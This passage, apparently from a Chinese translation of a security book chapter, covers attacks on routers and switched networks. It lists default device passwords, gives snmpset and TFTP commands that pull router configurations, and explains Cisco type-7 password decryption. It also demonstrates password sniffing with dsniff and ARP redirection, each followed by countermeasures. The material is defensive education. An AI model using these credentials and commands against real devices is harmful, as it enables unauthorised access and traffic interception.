风险率：	*10*

各种Cisco路由器上已发现的缺省vty密码有多个，包括“cisco”和“cisco routers”。不仅如此，有些路由器上enable账号的缺省密码也被发现是“cisco”。你应该想着把它们改成更难猜中的密码。在1998年4月24日前出厂的一些Cisco 2600系列路由器上发现的缺省密码为“c”。

Cisco路由器密码对策

你会想着修改这些缺省密码，然而这还不能消除它们的危险性。由于Cisco路由器不允许给vty密码使用更强的加密算法，因此攻击者一旦通过其他途径发现这些即便加密过的密码，破解它们就轻而易举了。尽管如此，你仍然应该按如下步骤立即修改Cisco路由器的密码：

- ▼ 确保已设置 "service password-encryption"。
- ▲ 运行 "enable password 7 <password> " 命令以使用较脆弱的Cisco加密算法来加密密码，这至少比(差不多)明文存放要好。

Webramp

流行度:	*8*
容易度:	*9*
影响力:	*10*
风险率:	*9*

James Egelhof和John Stanley发现Webramp Entre设备(ISDN版本)包含一个用户名为wradmin缺省账号，其缺省密码为 "trancell"。这个账号给攻击者以管理性设备访问权，允许修改配置和密码。Webramp硬件的其他版本上也可能存在这个脆弱点。详细信息参见http://oliver.efri.hr/ ~crv/security/bugs/Others/webramp.html 。

Webramp 对策

修复这个脆弱点的简易措施是修改管理性密码。由Egelhof和Stanley提议的较为复杂的解决办法是限制从WAN物理端口进入的telnet访问。这么做的方法有多个，不过我们推荐使用其中一个。在Webramp软件中给每个活动的调制解调器端口打开一个 "Visible Computer(可视计算机)"，再把它指向一个虚假的IP地址，例如像192.168.100.100等不能在因特网上路由的地址。接着把那两个 "divert incoming" 复选框都不选中。

Motorola电缆调制解调器1024号端口

流行度:	*8*
容易度:	*9*
影响力:	*10*
风险率:	*9*

根据1998年5月的Bugtraq报告，Motorola的CableRouter软件允许任何人连接到一个秘密的telnet端口。Motorola电缆调制解调器(cable modem)的1024号TCP端口上有一个telnet的守护进程在监听，通过使用缺省的用户名cablecom和密码 "router"，任何

人都可以获取这些设备的管理性telnet访问权，详细信息参见http://www.ntsecurity.net/scripts/loader.asp?iD=/security/cable.htm 。我们现在已很少见到Motorola电缆调制解调器了，我们这里谈论其脆弱点，主要是说明攻击者将如何以一个不起眼的端口如TCP 1024，来挖掘漏洞的。不知你的电缆调制解调器是否也有这样隐蔽的端口？

10.2.2 网络设备脆弱点

从网络设备攻击可得出这样的看法：如果利用难以猜中的telnet密码和SNMP管理群名字、FTP和TFTP的受限使用以及记录各种事件(并指定专人去监视这些日志)等措施加强了自己的网络的安全性，那么下面讲述的各个脆弱点不用怎么担心。相反，如果自己的网络庞大而管理繁复，那么其中某些设备的安全性会不够理想，这时你就得检查下述安全问题了。

Cisco和Ascend的读/写管理群MIB

流行度:	*2*
容易度:	*8*
影响力:	*9*
风险率:	*6*

Cisco和Ascend提供对一个老式MIB的支持，该MIB允许知道读/写管理群名字的任何人使用TFTP下载所管理路由器的配置文件，在Cisco中该MIB是OLD-CISCO-SYS-MIB。由于Cisco路由器的密码加密存放在该文件中(使用一个脆弱的加密算法——异或运算加密)，因此攻击者能够轻易地解密出密码，再用它来重新配置目标路由器。

确定自己的Cisco路由器是否存在这种脆弱点可以亲自去检查。使用SolarWinds的IP Network Browser(http://www.solarwinds.net) ，输入所用的SNMP读/写管理群名字，对目标设备和网络发起一轮扫描。一旦扫描完毕，你就能看到能够获悉的每个设备和SNMP信息树，如图10.3 所示。

如果所选的设备作出响应，从而取得了SNMP信息树的叶子，你就可以选择Nodes|View Config File菜单。这将启动一个TFTP会话，并且如果目标路由器存在所讨论的脆弱点，你就会开始接收该Cisco路由器的配置文件，如图10.4 所示。




图 10.3 可以看出，IP Network Browser 使用一个清晰的界面显示所有由猜中的 SNMP 字符串管理的设备




图 10.4 SolarWinds 的 Cisco Config Viewer 产品允许在已知读／写管理群字符串的前提下简易地下载 Cisco 路由器的配置文件

下载了配置文件后，只需选中工具栏上的Decrypt Password按钮就能轻易地解密出其中的密码，如图10.5所示。




图10.5 Cisco设备缺省使用一个脆弱的加密算法来存放telnet和enable密码，从而允许轻易地解密——本例中是通过使用SolarWinds的Cisco Config Viewer中的Decrypt Passwords按钮完成的

确定自己的设备是否存在读/写管理群MIB脆弱点也可以不真正地去发掘它，而只是在网上查找，地址是ftp://ftp.cisco.com/pub/mibs/supportlists 。从中找到自己的设备类型并下载其supportlist.txt 文件。再在该文件中搜索那个有问题的MIB(OLD-CISCO-SYS-MIB)。如果该MIB列在其中，那么该设备可能是脆弱的。

在UNIX中可使用单个命令下载Cisco路由器的配置文件。验证过某个设备(例如10.11.12.13) 的读/写管理群字符串之后，在某台主机(例如192.168.200.20) 运行着一个TFTP服务器的前提下，可执行以下命令下载配置文件：

```
snmpset 10.11.12.13 private 1.3.6.1.4.1.9.2.1.55.192.168.200.20 s
config.file
```

Cisco路由器配置文件中邪恶的黑客们非常期望的是enable密码和telnet认证。这两个密码在配置文件中都是经加密存放的。我们马上会了解到它们的解密相当简易。以下是经加密的enable密码文本行：

```
enable password 7 08204E
```

以下几行则是telnet认证密码。

```
line vty 0 4
password 7 08204E
login
```

下载Ascend的配置文件，也可以使用UNIX的snmpset：

```
snmpset 10.11.12.13 private 1.3.6.1.4.1.529.9.5.3.0 a
snmpset 10.11.12.13 private 1.3.6.1.4.1.529.9.5.4.0 a config.file
```


Cicso读/写管理群MIB对策

检测

检测写入OLD-CISCO-SYS-MIB的SNMP请求的简单技巧是实施记录每个请求的syslog功能。首先在目标UNIX或NT系统上设置syslog守护进程，然后在Cisco路由器上配置syslog记录日志的发生。下面的命令可以执行这一过程

```
logging 196.254.92.83
```

预防

防止攻击者利用这个老式MIB可采用以下任一举措：

- 使用ACL规则限定只能从合适的主机或网络接受访问所在设备的SNMP请求。Cisco路由器上可使用类似如下的命令设置这样的ACL：

```
access-list 101 permit udp 172.29.11.0 0.255.255.255 any eq 161 log
```

- 只允许只读(RO) SNMP的能力。Cisco路由器上使用以下命令设置该属性：

```
snmp-server community <difficult community name> RO
```

▲ 使用以下命令彻底关掉Cisco路由器上的SNMP支持：

```
no snmp-server
```

Cisco的脆弱加密方法

流行度：	*9*
容易度：	*10*
影响力：	*10*
风险率：	*10*

Cisco设备一直以来使用一个脆弱的加密算法来存放访问vty和enable的密码。这两个密码都存放在相应设备的配置文件中(使用"show config"命令查看)，通常不怎么费力就能破解。要确定自己的路由器是否存在这个脆弱点，只需使用以下命令查看它们的配置文件：

```
show config
```

如果看到类似如下行，那么该路由器的enable密码能以某种方式轻易地解密出来.

```
enable password 7 08204E
```

相反，如果看到类似如下行，那么该路由器的enable密码是强壮的(不过telnet密码仍然脆弱)：

```
enable secret 5 $1$.pUt$w8jwdabc5nHkjlIFWcDav.
```

这是明智的Cisco路由器管理员使用"enable secret"命令的结果，该命令促成使用MD5算法加密密码，而不像缺省的"enable password"命令使用脆弱的算法。然而就我们所知，MD5密码加密只对enable密码可用，像vty登录之类其他密码仍使用脆弱的算法.

```
line vty 0 4
password 7 08204E
login
```

这个脆弱的算法是基于某个恒定的盐值(salt)或种子值(seed)的异或运算加密。加密过的密码最多有11个大小写敏感的字母数字字符。其中前两个字符是从0x0到0xF的一个随机数，剩余字节是原始密码与一个已知的字符块的异或运算结果，这个字符块为"dsfd;kfoA,,iyewrkldJKDHSUB"。

因特网上存在许多解密这种密码的程序，第一个是由Hobbit编写的一个shell脚本(http://www.avian.org)。第二个是由名为SPHiXe的黑客编写的称为ciscocrack.c的C程序，可从一篇由多人合写的Cisco路由器密码分析文章中找到(http://www.rootshell.com/archive-j457nxiqi3gq59dv/199711/ciscocrack.c.html)。第三个是由L0pht的Mudge博士编写的一个Palm Pilot应用程序，可从http://www.l0pht.com/~king-pin/cisco.zip找到，它的完整分析则在http://packetstorm.securify.com/cisco/cisco.decrypt.tech.info.by.mudge.txt上。最后一个是SolarWinds作为他们的网络管理软件集的一部分编写的运行在NT上的一个Cisco解密程序，可从http://www.solarwinds.net上找到。

SolarWinds的Cisco解密程序

对于偏好Windows的管理员来说，可从位于俄克拉何马州Tulsa的SolarWinds公司购买一个Cisco解密程序。这是一家给大型电信公司开发网络管理软件的公司，它在他们的Cisco Config Viewer产品中提供了一个集成了的解密程序，并有独立的版本。从图10.6中可以看出，解密这些密码的GUI非常简易。

图10.6 SolarWinds的Cisco Password Decryptor提供了用于破解Cisco路由器脆弱的经加密密码的一个简易GUI应用程序

Cisco密码解密对策

预防

补救脆弱的经加密enable密码的办法是在修改密码时使用“enable secret”命令。该命令使用MD5加密算法处置enable密码，它还没有已知的解密技巧。不幸的是我们还不知道有什么机制可把MD5算法应用到Cisco路由器的所有其他密码上，例如vty密码。

TFTP下载

流行度：	*9*
容易度：	*6*
影响力：	*9*
风险率：	*8*

几乎所有路由器都支持使用简化文件传送协议(TFTP)。这是一个基于UDP的文件传送机制，用于备份和恢复配置文件，运行在69号UDP端口上。检测某个设备是否运行TFTP服务只要简单地使用nmap命令：

```
[root@happy] nmap -sU -p69 -nvv target
```

如果网络管理员使用的是常用的配置文件名，那么发掘TFTP的漏洞以下载配置文件通常也轻而易举。举例来说，对我们的网络上的一个设备(192.168.0.1)作反向DNS解析，看到它的DNS名字为“Lax-serial-rtr”。拿这个DNS名字作为配置文件名，我们就可以使用以下命令下载该设备的.cfg文件：

```
[root@happy] tftp
> connect 192.168.0.1
> get lax-serial-rtr.cfg
> quit
```

如果该路由器存在TFTP脆弱点，本地主机当前目录下就能找到它的配置文件(lax-serial-rtr.cfg)。它很可能含有各个SNMP管理群名字以及任意的访问控制清单。关于Cisco设备上TFTP如何工作的详细信息参见位于http://packetstorm.securify.com/cisco/

Cisco-Conf-0.08.readme 的 PacketStorm 的 Cisco 归档资料。

TFTP 下载对策

预防

执行以下任何一个建议的措施就能去除 TFTP 脆弱点：

▼ 完全禁止 TFTP 访问。禁止 TFTP 的命令很大程度上取决于特定的路由器类型，因此应该首先检查配套的产品文档。Cisco 7000系列路由器上所用命令如下

```
no tftp-server flash <<device : filename>>
```

▲ 打开一个过滤器禁止 TFTP 访问。在 Cisco 路由器上需执行的命令大体如下：

```
access-list 101 deny udp any any eq 69 log ! Block tftp access
```

Bay 设备配置文件

流行度：	*2*
容易度：	*6*
影响力：	*8*
风险率：	*5*

Bay Networks 的管理软件 Site Manager 允许管理员执行各种网络控制任务，包括使用ICMP分组实现的SNMP状态和心博(heartbeat)功能。不幸的是，用于给Site Manager存放大多数设定值的各个配置文件是以明文形式存放在一个.cfg 文件中的。该文件中存放的内容包括所有的SNMP管理群名字。这样攻击者一旦攻陷运行Site Manager的主机，他们只需把这些配置文件拷贝到自己的Site Manager版本中，就能抽取出各个SNMP管理群名字了。

Bay 设备配置文件对策

这个脆弱点的简单对策是通过把这些文件的权限改为只对root(或负责路由器配置的用户)可读，以限定能拷贝走它们的用户。

10.3 共享式媒体和交换式媒体

共享式媒体(例如以太网和令牌环网)是近20年来传送数据分组的传统设施。称为带碰撞检测的载波监听多路访问(Carrier Sense Multiple Access/Collision Detection,简称CSMA/CD)的以太网技术是由Xerox公司Palo Alto Research Center(简称PARC)的Bob Metcalfe设计的。传统的以太网通过把发往目的结点的分组实际发送给所在网段上的每个结点来工作。这么一来,目的结点接收这些分组(其他结点也得接收),并与其他结点分享传送带宽。这里存在着一个安全问题。通过在共享媒体上发送分组,实际上同一网段的所有监听设备都接收到了这些分组。从安全角度看,共享式以太网提供了受侵害的温床,而且不幸的是,共享式以太网迄今仍是最经常使用的网络媒体。

最初的以太网技术和目前可用的交换式技术差别很大,几乎只剩在名字上相同而已。交换式技术通过由交换机构造一个媒体访问控制(media access control,简称MAC)地址与物理端口映射关系的大表格来工作,这样去往某个MAC地址的分组将通过高速总线从相应的物理端口交换出去,而不是广播到所有端口上。其结果是所有分组只到达目的结点,其他所有结点都看不到它们(极个别情况除外)。

在交换式媒体上提供分组捕获能力是可能的。Cisco使用他们的Switched Port Analyzer(简称SPAN)技术在他们的Catalyst交换机上提供这种能力。通过把多个特定的端口或虚拟局域网(VLAN)镜像到单个端口,管理员就可以像它们是在一个共享的网段上那样捕获分组。现今这通常是为实现入侵检测系统(intrusion detection system,简称IDS)而执行的,从而允许IDS监听网络上流动的分组,以便分析判定是否有攻击发生。关于SPAN技术的详细信息参见http://www.cisco.com/univercd/cc/td/doc/product/lan/cat5000/rel_4_5/config/span.htm。

对于交换机来讲,更要命的是Dug Song提出的dsniff技术。他开发了一个软件,可以通过重定向特定主机上的所有分组来捕获交换媒体上的分组。此技术工作起来很容易,从而使传统的认为交换机比较安全的想法也大打折扣。

10.3.1 检测自己所在的媒体

检测自己所在的媒体类型(共享式或交换式)是非常容易的。使用像tcpdump(适用于UNIX或NT)之类简单的分组捕获程序就能看到作出判断所需的素材。

对于交换式网络，只能看到广播分组、多播分组和源宿地址之一为本系统的单播分组。某个交换式网络上的以下tcpdump输出只挑选了广播性质的服务布告协议(service advertisement protocol，简称SAP)分组和地址解析协议(address resolution protocol，简称ARP)分组。

```
20:20:22.530205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                        0000 0000 0080 0000 8024 53ae d100 0000
                        0080 0000 8024 53ae d180 0d00 0014 0002
                        000f 0000 0000 0000 0000 00
20:20:24.610205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                        0000 0000 0080 0000 8024 53ae d100 0000
                        0080 0000 8024 53ae d180 0d00 0014 0002
                        000f 0000 0000 0000 0000 00
20:20:25.660205 arp who-has 172.29.11.100 tell 172.29.11.207
20:20:26.710205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                        0000 0000 0080 0000 8024 53ae d100 0000
                        0080 0000 8024 53ae d180 0d00 0014 0002
                        000f 0000 0000 0000 0000 00
20:20:28.810205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                        0000 0000 0080 0000 8024 53ae d100 0000
                        0080 0000 8024 53ae d180 0d00 0014 0002
                        000f 0000 0000 0000 0000 00
20:20:30.660205 arp who-has 172.29.11.100 tell 172.29.11.207
```

在共享式网络上则能看到本网段上任意两个结点之间传送的分组。从以下的tcpdump输出中可以看到，源宿地址都不是本系统的分组也能捕获(这类分组对于攻击者来说意义要大得多)。

```
20:25:37.640205 192.168.40.66.23 > 172.29.11.207.1581: P 31:52(21)
ack 40 win 8760 (DF) (ttl 241, id 21327)
20:25:37.640205 172.29.11.207.1581 > 192.168.40.66.23: P 40:126(86)
ack 52 win 32120 (DF) [tos 0x10] (ttl 64, id 4221)
20:25:37.780205 192.168.40.66.23 > 172.29.11.207.1581: P 52:73(21)
```

```
ack 126 win 8760 (DF) (ttl 241,id 21328)
20:25:37.800205 172.29.11.207.1581 > 192.168.40.66.23: . ack 73
win 32120 (DF) [tos 0x10] (ttl 64,id 4222)
20:25:37.960205 192.168.40.66.23 > 172.29.11.207.1581: P 73:86(13)
ack 126 win 8760 (DF) (ttl 241,id 21329)
20:25:37.960205 172.29.11.207.1581 > 192.168.40.66.23: P 126:132(6)
ack 86 win 32120 (DF) [tos 0x10] (ttl 64, id 4223)
20:25:38.100205 192.168.40.66.23 > 172.29.11.207.1581: P 86:89(3)
ack 132 win 8760 (DF) (ttl 241, id 21330)
20:25:38.120205 172.29.11.207.1581 > 192.168.40.66.23: . ack 89
win 32120 (DF) [tos 0x10] (ttl 64,id 4224)
```

10.3.2 银色留声机上的密码:dsniff

流行度:	*9*
容易度:	*8*
影响力:	*10*
风险率:	*9*

当然，使用tcpdump对于检测所在的设备是不错的，但如何在纷繁杂乱的计算机世界里获得“密码”这颗“皇冠上的明珠”呢?你可以购买NAI提供的“巨型”软件包，SnifferPro for Windows，也可以购买低价位的由Laurentiu Nicula提供的CaptureNet。但到目前为止我们认为最好的解决方案还是Dug Song编写的产品，也是最复杂的密码嗅探工具之一：dsniff。

采用明文密码的应用是很多的：FTP,telnet,POP,SNMP,HTTP,NNTP,ICQ,IRC,Socks,NFS(Network File System),mountd, rlogin, IMAP, AIM, X11, CVS,Napster,Citrix ICA,pcAnywhere,NAI Sniffer,Microsoft SMB,Oracle SQL*Net 等等，上面提到的这些应用要么是用户名和密码使用明文(cleartext)，或者是采用较弱的加密格式、编码方法或迷惑措施，比较容易攻破。这是dsniff大有用武之地的原因。

使用dsniff，共享或交换式以太网上的用户就可以监听网线上传送的信息。从http://naughty.monkey.org/~dugsong/dsniff/上可下载dsniff，然后进行编译。也可从eEye(http://www.eeye.com)上下载Win32的版本。不过，对于Windows，需要winpcap NDIS作为补充，但可能会导致和系统驱动程序的冲突。winpcap可从http://netgroup-serv.polito.it/winpcap/install/Default.htm上下载。

在Linux上，运行dsniff也会暴露出网上的明文密码或脆弱的密码：

```
[root@mybox dsniff-1.8] dsniff
-----------------
05/21/00 10:49:10 bob -> unix-server (ftp)
USER bob
PASS dontlook
-----------------
05/21/00 10:53:22 karen -> lax-cisco (telnet)
karen
supersecret
-----------------
05/21/00 11:01:11 karen -> lax-cisco (snmp)
[version 1]
private
```

除了密码嗅探工具dsniff外，还有一些分类工具值得关注，包括mailsnarf和webspy。mailsnarf是一个非常精巧的小应用程序，它可以将网上的email分组集合起来并完整地将邮件信息显示在屏幕上，就像你自己写的一样。而webspy则是一个相对大一点的工具，它可以检查是否有职员在Web上浏览，而且可以将某个特定个人正在浏览的Web页面动态地更新到你的Web浏览器上。

```
[root]# mailsnarf
From stu@hackingexposed.com Mon May 29 23:19:10 2000
Message-ID: 001701bfca02$790cca90$6433a8c0@foobar.com
Reply-To: "Stuart McClure" stu@hackingexposed.com
From: "Stuart McClure" stu@hackingexposed.com
To: "George Kurtz" george@hackingexposed.com
References: 002201bfc729$7d7ffe70$ab8d0b18@JOC
Subject: Re: conference call
Date: Mon, 29 May 2000 23:44:15 -0700
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0014_01BFC9C7.CC970F30"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2919.6600
X-MimeOLE: Produced By Microsoft MimeOLE V5.00. 2919.6600
```

```
This is a multi-part message in MIME format.

------=_NextPart_000_0014_01BFC9C7.CC370F30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

Have you heard the latest one about the...

[content censored here]

- Stu
```

警告 *阅读你邻居的邮件虽然很好玩，但这是违法的。*

dsniff 对策

传统的嗅探明文密码的对策是将以太共享式网络改造为交换式网络。但很快你会知道，交换式网络对于防止嗅探攻击其实用处不大。

对付dsniff的最好办法是对网络进行加密。使用SSH之类的产品，将所有正常的网络分组通过SSH系统的保密隧道。或是使用公开密钥体系(PKI)产品，比如Entrust的客户加密产品，来执行端对端的网络信息加密。

10.3.3 交换式网络上的嗅探

你也许正在用交换机来改造网络，梦想着提高速度和安全性。这种既提高速度，同时又防止网络上好奇的用户嗅探敏感信息的美好前景使你心情十分舒畅。果真能解决问题吗?不妨考虑考虑。

地址解析协议(ARP)(RFC826)提供了将32位IP地址动态映射到48位物理硬件地址的机制。当一个系统需要和其邻居(同一网络，网关相同)通信时，它就会发送ARP广播来查找目标系统的地址；相应的系统会用其物理硬件地址来回应此ARP请求，通信就开始了。


不幸的是，ARP分组很容易被欺骗，将源系统的分组重路由到攻击系统上，即使在交换机上也是如此。重路由的网络分组可先用网络分组分析工具查看，然后再转发

到目标系统上。这个情景，就是所谓“中间人”(man in the middle)攻击，是很容易完成的。下面我们看个例子。

ARP重定向

流行度:	*4*
容易度:	*2*
影响力:	*8*
风险率:	*5*

在此例中，我们将有三个系统连接交换网络(见如下插图)，IP地址为10.1.1.1 的系统crush是缺省网关，系统shadow是IP地址为10.1.1.18 的“源”主机，而系统twister



是攻击系统，即充当"中间人"角色，其IP地址为10.1.1.19 。为了启动攻击，我们在twister上运行arpredirect，这是Dug Song的dsniff软件的一部分(http://www.monkey.org/~dugsong/dsniff/)。它可以截获LAN上目标主机发往其他主机的分组，比如发往缺省网关的分组。

警告 *在实际环境中试验此技术时应告知网络管理员，如果你的交换机打开了端口安全功能，那么试验此攻击时可能锁闭交换机上的所有用户。*

请记住，我们是连到交换机上，因此我们只能看到网络广播分组。但从下面的例子中可看到，使用arpredirect就能使我们查看到shadow与crush之间的所有网络分组。

在twister上，执行：

```
[twister] ping crush
PING 10.1.1.1 from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.1:icmp_seq=0 ttl=128 time=1.3 ms

[twister] ping shadow

PING 10.1.1.18 from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.18: icmp_seq=0 ttl=255 time=5.2 ms
```

这就允许twister高速缓存相应系统的硬件地址，这在执行arpredirect时是必要的。

```
[twister] arpredirect -t 10.1.1.18 10.1.1.1
intercepting traffic from 10.1.1.18 to 10.1.1.1 (^C to exit)...
```

运行arpredirect，将shadow发往缺省网关crush的所有分组都重定向到攻击系统twister。我们必须打twister上的IP转发功能，使它能像一台路由器，在捕获了所要的分组以后再重定向将shadow发往crush的分组继续发往crush。打开twister上的核心级IP转发功能是可能的，但并不推荐，因为它会发出ICMP重定向分组，这会中断整个处理过程。我们一般会用fragrouter(http://www.anzen.com/research/nidsbench/fragrouter.html)通过-B1开关的命令行方式打开简单的IP转发功能。

```
[twister] fragrouter -B1
```

```
fragrouter: base-1: normal IP forwarding
10.1.1.18.2079 > 192.168.20.20.21: S 592459704:592459704(0)
10.1.1.18.2079 > 192.168.20.20.21: P 592459705:592459717(12)
10.1.1.18.2079 > 192.168.20.20.21: . ack 235437339
10.1.1.18.2079 > 192.168.20.20.21: P 592459717:592459730(13)
<output trimmed>
```

最后，在twister上打开简单的分组分析工具，捕获有用的分组。关于网络分组分析软件可参见第6章或第8章。

```
[twister] linsniff
Linux Sniffer Beta v.99
Log opened.
---- ----[SYN] (slot 1)
10.1.1.18 => 192.168.20.20 [21]

USER saumil
PASS IamDaman!!
PORT 10,1,1,18,8,35
NLST
QUIT
---------[SYN] (slot 1)
10.1.1.18 => 192.168.20.20 [110]
USER saumil PASS IamOwned
[FIN] (1)
```

我们来看发生了什么。打开arpredirect后twister开始发送假冒的ARP回答给shadow，声称自己就是crush。shadow愉快地更新了其ARP表格，刷新了crush的新硬件地址。然后，当shadow上的用户开始一个往192.168.20.20 的FTP和POP会话时，它的分组并不真的发给了合法的缺省网关crush，而是发给了twister，因为其ARP表已修改，将twister的硬件地址和crush的IP地址作了映射。因此，所有网络分组都会经twister转发给192.168.20.20 ，因为我们使用fragrouter打开了IP转发功能，使twister可像路由器一样转发所有IP分组。

在前面的例子中，只是将shadow往crush的分组进行重定向。但是，通过省略-t(目标)选项，就可能将所有网络分组都重定向到twister。

```
[twister] arpredirect 10.1.1.1
```

```
intercepting traffic from LAN to 10.1.1.1 (^C to exit)...
```

这会导致网络重负载而陷入混乱。

如果你不擅长UNIX，希望将arpredirect用到Windows系统上。不幸的是，arpredirect尚未移植，不过也有其他办法。在一些交换机上，可将网络连接插到简单的Hub上，然后将运行arpredirect的UNIX系统和Hub连接，再连接一个你喜欢的Windows分组分析工具。这样由UNIX系统重定向网络分组，而Windows系统则攫取本地Hub上的所有网络分组。

ARP重定向对策

